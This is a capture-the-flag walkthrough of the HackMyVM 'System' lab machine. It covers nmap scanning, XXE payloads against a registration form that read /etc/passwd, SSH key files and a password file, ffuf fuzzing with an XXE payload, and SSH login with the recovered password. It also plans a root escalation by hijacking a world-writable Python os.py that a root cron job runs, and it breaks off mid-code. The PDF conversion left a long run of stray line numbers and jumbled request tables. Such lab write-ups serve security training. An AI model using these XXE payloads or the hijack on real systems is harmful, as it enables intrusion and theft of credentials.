


Máquina System



System

#HackMyVM

by avijneyam

Reconnaissance

We start scanning the net using **nmap**

```
> nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 14:47 CEST
Nmap scan report [REDACTED] (192.168.1.1)
Host is up (0.0028s latency).
MAC Address: E4:3E:D7:FF:70:55 (Arcadyan)
Nmap scan report for system.home (192.168.1.44)
Host is up (0.0083s latency).
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Nmap scan report for [REDACTED] (192.168.1.50)
Host is up.
MAC Address: 9C:BC:F0:3A:B5:FE (Xiaomi Communications)
Nmap scan report for [REDACTED] (192.168.1.126)
Host is up (0.017s latency).
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Nmap scan report for 192.168.1.18
Host is up.
Nmap scan report for archlinux.home (192.168.1.89)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.02 seconds
```

Rapidly Nmap reports the victim IP, we confirm that due to the name *system.home*


Then, I run **nmap** again in order to know the ports and versions running in that IP:

```
SHELL
> nmap -sSCV --min-rate=5000 -Pn -n -p- 192.168.1.44 -oN Nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 14:48 CEST
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 52.33% done; ETC: 14:49 (0:00:30 remaining)
Warning: 192.168.1.44 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.1.44
Host is up (0.24s latency).
Not shown: 63622 closed tcp ports (reset), 1911 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
| 3072 27:71:24:58:d3:7c:b3:8a:7b:32:49:d1:c8:0b:4c:ba (RSA)
| 256 e2:30:67:38:7b:db:9a:86:21:01:3e:bf:0e:e7:4f:26 (ECDSA)
|_ 256 5d:78:c5:37:a8:58:dd:c4:b6:bd:ce:b5:ba:bf:53:dc (ED25519)
80/tcp    open  http     nginx 1.18.0
|_ http-title: HackMyVM Panel
|_ http-server-header: nginx/1.18.0
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.40 seconds
```

Nmap reported the ports **22** and **80** so I start with the web:

We get this web:



Whatever you put in the email box, the respond will be that user is already register:



Watching the code, I realize it's using **XML** so I use Burp to identify the petition:


```

<html>
<head>
  <title>HackMyVM Panel</title>
  <link rel="stylesheet" href="style.css">
  <script type="text/javascript" src="js/jquery.min.js"></script>
  <script type="text/javascript" src="js/jquery_main.js"></script>
</head>
<body>
  <div class="main-container"><br><br><br><br>
    <div class="form-container">
      <div class="form-body">
        <h1 class="title"><strong>HackMyVM Panel</strong></h1><br><br>
        <div class="the-form">
          <label for="email">Email</label>
          <input id="email" name="email" type="email" placeholder="Enter your email">
          <label for="password">Password</label>
          <input id="password" name="password" type="password" placeholder="Enter your password">
          <input type="submit" value="Register" onclick="XMLFunction()">
        </div>
      </div>
    </div>
  </div><br><br><br>
  <div id="e"></div>
</body>
</html>


```

Exploitation

I firstly check if we are struggle with a XXE:



We have it!, so I try to get a file system, in this case */etc/passwd* and I get a user:



Since david exists as a user, we can check if a *idrsa key exists in the* *./ssh_* directory:

```

20 POST /magic.php HTTP/1.1
21 Host: 192.168.1.44
22 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
23 Accept: */*
24 Accept-Language: en-US,en;q=0.5
25 Accept-Encoding: gzip, deflate, br
26 Content-Type: text/plain;charset=UTF-8
27 Content-Length: 190
28 Origin: http://192.168.1.44
29 Sec-GPC: 1
30 Connection: keep-alive
31 Referer: http://192.168.1.44/
32 DNT: 1
33 Priority: u=0
34
35 <html version="1.0" encoding="UTF-8">
36 <!DOCTYPE foo [ <!ENTITY xxe file=' /home/david/.ssh/id_rsa' > ]>
37 <details>
38 <email>
39 &xxe
40 </email>
41 <password>
42 das' or 1= --
43 </password>
44 </details>
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997

```

We got it! lets try:

```
> ssh -i id_rsa david@192.168.1.44
david@192.168.1.44's password:
Permission denied, please try again.
david@192.168.1.44's password:
Permission denied, please try again.
david@192.168.1.44's password:
david@192.168.1.44: Permission denied (publickey,password).
```

Unfortunately, I couldn't, that's why the `authorized_keys` file is empty so we can't login until the `id_rsa.pub`'s content is in there.

```
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain; charset=UTF-8
8 Content-Length: 199
9 Origin: http://192.168.1.44
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://192.168.1.44/
13 DNT: 1
14 Priority: u=0
15
16 <?xml version="1.0" encoding="UTF-8"?>
17   <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/david/.ssh/authorized_keys"> ]>
18     <details>
19       <email>
20         &xxe;
21       </email>
22       <password>
23         das' or 1=1 -- -
24       </password>
25     </details>
```

So, as we can list files by using XXE anyway, I try to brute force de home directory to get something else using **ffuf**

```

SHELL
> ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -u http://192.168.1.44/magic.php -d '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/david/FUZZ">]><details><email>&xxe;</email><password>das</password></details>' --fw 11

```

v2.1.0-dev

```
1 POST /magic.php HTTP/1.1
2 Host: 192.168.1.44
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 187
9 Origin: http://192.168.1.44
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://192.168.1.44/
13 DNT: 1
14 Priority: u=0
15
16 <?xml version="1.0" encoding="UTF-8"?>
17 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/david/.viminfo"> ]>
18 <details>
19   <email>
20     &xxe;
21   </email>
22   <password>
23     das' or 1=1 -- -
24   </password>
25 </details>
26
27 HTTP/1.1 200 OK
28 Server: nginx/1.18.0
29 Date: Mon, 31 Mar 2025 13:38:05 GMT
30 Content-Type: text/html; charset=UTF-8
31 Connection: keep-alive
32 Content-Length: 786
33
34 <p align='center'>
35   <font color=white size='5pt'>
36     # This viminfo file was generated by Vim 8.2.
37     # You may edit it if you're careful!
38
39   # Viminfo version
40   |1,4
41
42   # Value of 'encoding' when this file was written
43   *encoding=utf-8
44
45   # hlsearch on (H) or off (h):
46   ~h
47
48   # Command Line History (newest to oldest):
49   :wq!
50   |2,0,1648909714,,"wq!"
51
52   # Search String History (newest to oldest):
53
54   # Expression History (newest to oldest):
55
56   # Input Line History (newest to oldest):
57
58   # Debug Line History (newest to oldest):
59
60   # Registers:
61
62   # Password file Created:
63   '0 1 3 /usr/local/etc/mypass.txt
64   |4,48,1,3,1648909714, /usr/local/etc/mypass.txt"
65
66   # History of marks within files (newest to oldest):
67
68   > /usr/local/etc/mypass.txt
69   *1648909713 0
70   ^1 3
71   ^1 4
72   .1 3
73   +1 3
74   is already registered!
75 </font>
```

7 / 11

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /magic.php HTTP/1.1 2 Host: 192.168.1.44 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: text/plain;charset=UTF-8 8 Content-Length: 193 9 Origin: http://192.168.1.44 10 Sec-GPC: 1 11 Connection: keep-alive 12 Referer: http://192.168.1.44/ 13 DNT: 1 14 Priority: u=0 15 16 <?xml version="1.0" encoding="UTF-8"?> 17 <!DOCTYPE foo [18 <ENTITY xxe SYSTEM "file:///usr/local/etc/mypass.txt"]> </pre>		<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 3 Date: Mon, 31 Mar 2025 13:38:41 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Content-Length: 96 7 8 <p align="center"> h4ck3rd4v!d is already registered! </p> </pre>	

We got a password, lets try using it in order to login as **david** via ssh

```

SHELL

> ssh david@192.168.1.44
david@192.168.1.44's password: #h4ck3rd4v!d
Linux system 5.10.0-13-amd64 #1 SMP Debian 5.10.106-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Sat Apr 2 12:42:26 2022 from 192.168.1.5
david@system:~$

```

Correct, now I'm david

Privilege Escalation

Listing directories I see **suid.py**

```

SHELL

david@system:/opt$ ls
suid.py
david@system:/opt$ cat suid.py
from os import system
from pathlib import Path

# Reading only first line
try:
    with open('/home/david/cmd.txt', 'r') as f:
        read_only_first_line = f.readline()
# Write a new file
    with open('/tmp/suid.txt', 'w') as f:
        f.write(f'{read_only_first_line}')

```



```

check = Path("/tmp/suid.txt")
if check:
    print("File exists")
    try:
        os.system("chmod u+s /bin/bash")
    except NameError:
        print("Done")
else:
    print("File not exists")
except FileNotFoundError:

```

Apparently what this program does is give SUID permission if **cmd.txt** exists in the david's home directory and it has content. But it is not as easy as this. We can't run this program because its permissions, we can't try a python library hijacking because of directory permissions either.

SHELL

```

ls -l suid.py
-rw-r--r-- 1 root root 563 Apr  2 2022 suid.py

```

Let's try **pspy** to see if root or someone else may execute this program:

SHELL

```

--2025-03-31 10:04:07-- https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250331%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250331T140407Z&X-Amz-Expires=300&X-Amz-Signature=def16ea30de20b2eb6029a6f361a2f69273034ff354b263b40226e0a466a281b&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream [following]
--2025-03-31 10:04:07-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250331%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250331T140407Z&X-Amz-Expires=300&X-Amz-Signature=def16ea30de20b2eb6029a6f361a2f69273034ff354b263b40226e0a466a281b&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                               0%[
] pspy64                             100%
=====

```

```
======>] 2.96M --KB/s in 0.06s
```

```
2025-03-31 10:04:08 (45.9 MB/s) - 'pspy64' saved [3104768/3104768]
```

Yes, a cron task is executing it:

SHELL

```
2025/03/31 10:12:17 CMD: UID=0 PID=3407 |
2025/03/31 10:13:01 CMD: UID=0 PID=3409 | /usr/sbin/CRON -f
2025/03/31 10:13:01 CMD: UID=0 PID=3410 | /usr/sbin/CRON -f
2025/03/31 10:13:01 CMD: UID=0 PID=3411 | /bin/sh -c /usr/bin/python3.9 /opt/suid.py
```

Now let's check the sys path:

SHELL

```
david@system:/opt$ python3 -c 'import sys; print(sys.path)'
['', '/usr/lib/python3.9.zip', '/usr/lib/python3.9', '/usr/lib/python3.9/lib-dynload', '/usr/local/lib/python3.9/dist-packages',
'/usr/lib/python3/dist-packages']
```

We can check if **os** or **pathlib** has writable permissions:

SHELL

```
david@system:/opt$ ls /usr/lib/python3.9 -l | grep os
-rw-rw-rw- 1 root root 39063 Apr  2 2022 os.py
-rw-r--r-- 1 root root 21780 Feb 28 2021 _osx_support.py
-rw-r--r-- 1 root root 15627 Feb 28 2021 posixpath.py
```

os has writable permissions!. So now I write this in the end of the file:

PYTHON

```
import subprocess

def esc():
